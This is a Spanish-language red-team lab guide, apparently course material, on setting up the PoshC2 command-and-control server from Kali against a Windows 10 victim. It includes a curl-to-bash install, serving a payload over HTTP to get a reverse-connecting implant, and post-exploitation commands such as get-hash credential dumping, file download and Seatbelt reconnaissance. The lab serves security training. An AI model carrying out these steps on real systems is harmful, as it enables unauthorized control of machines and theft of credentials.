LABORATORIO 5.1 - *Deploying a C2 in a persistent way*

TEMA: ***Establishing a C2***

Objetivos:

- Establecer un Centro de Comando y Control (C2) basado en PoshC2
- Ejecutar comandos de obtención de información post explotación
- Establecer persistencia en las victimas

Descripción / Escenario:

Se requiere mantener un centro de administración de la presencia del red team dentro de la organización a través de diversos implantes y se establecerá un C2 utilizando PoshC2. Un de los dispositivos comprometidos tiene como sistema operativo Windows 10 Pro (Build 19xx)

Recursos necesarios:

Máquina Virtual atacante: Kali Linux 2019.
Máquina Virtual objetivo: Windows 10 Pro.

Procedimiento:

Paso 1:


Instalar PoshC2 en el equipo que ejecuta Kali Linux mediante la siguiente línea de comandos :

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2_Python/master/Install.sh | bash
```


Configurar de manera básica el servidor de PoshC2 editando el archivo /opt/PoshC2_Python/Config.py, específicamente, la línea con el parámetro HostnameIP para colocar la dirección IP correspondiente a su equipo que ejecuta Kali Linux.

Paso 2:

En una ventana de terminal ejecutar el servidor : **posh-server**
Obtendrá una salida como la siguiente :



En otra ventana o pestaña de terminal ejecute el cliente o Implant Manager : **posh**
Le solicitará colocar un nombre de usuario.




Paso 3:

Para efectos de este laboratorio, el instructor ejecutará un payload que permitirá desplegar un implante que generará una conexión reversa hacia el PoshC2 Server.

Abrir una nueva ventana o pestaña de terminal y cambiar al directorio /opt/PoshC2_Project/payloads. Ejecutar :

python -m SimpleHTTPServer 80



De forma ordenada, indique al instructor su dirección IP para que él descargue y ejecute el payload desde la maquina victima.
De esta forma, recibirá una conexión reversa en su PoshC2 Server y tendrá su primer implante establecido.

Comentarios:

Paso 4 :

En el Implant Handler y en la consola del C2 Server se podrá ver la información del implante que se ha conectado y esta disponible.

Para interactuar con ese implante desde el Implant Handler, seleccionar el implante por su ID (verifique que sea el que corresponda al mismo que apareció en la consola del C2 Server).

Ejecute algunos o todos los siguientes comandos además del comando help que le permitirá conocer lo que incluye Posch C2 Server por default :

- ls
- pwd
- get-implantworkingdirectory
- cd c:\users\william
- download-file Tropheo.txt
- get-computerinfo
- get-netstat
- get-pid
- ps
- find-allvulns
- invoke-allchecks
- get-MpPreference
- Get-LocalGroupMember Administrators
- get-hash
- loadmodule SeatBealt.ps1
  - seatbelt

Antes de culminar, vuelva al primer nivel del Implant Manager para obtener información del C2 Server y un reporte de actividades :

- back
- show-serverinfo
- generate-reports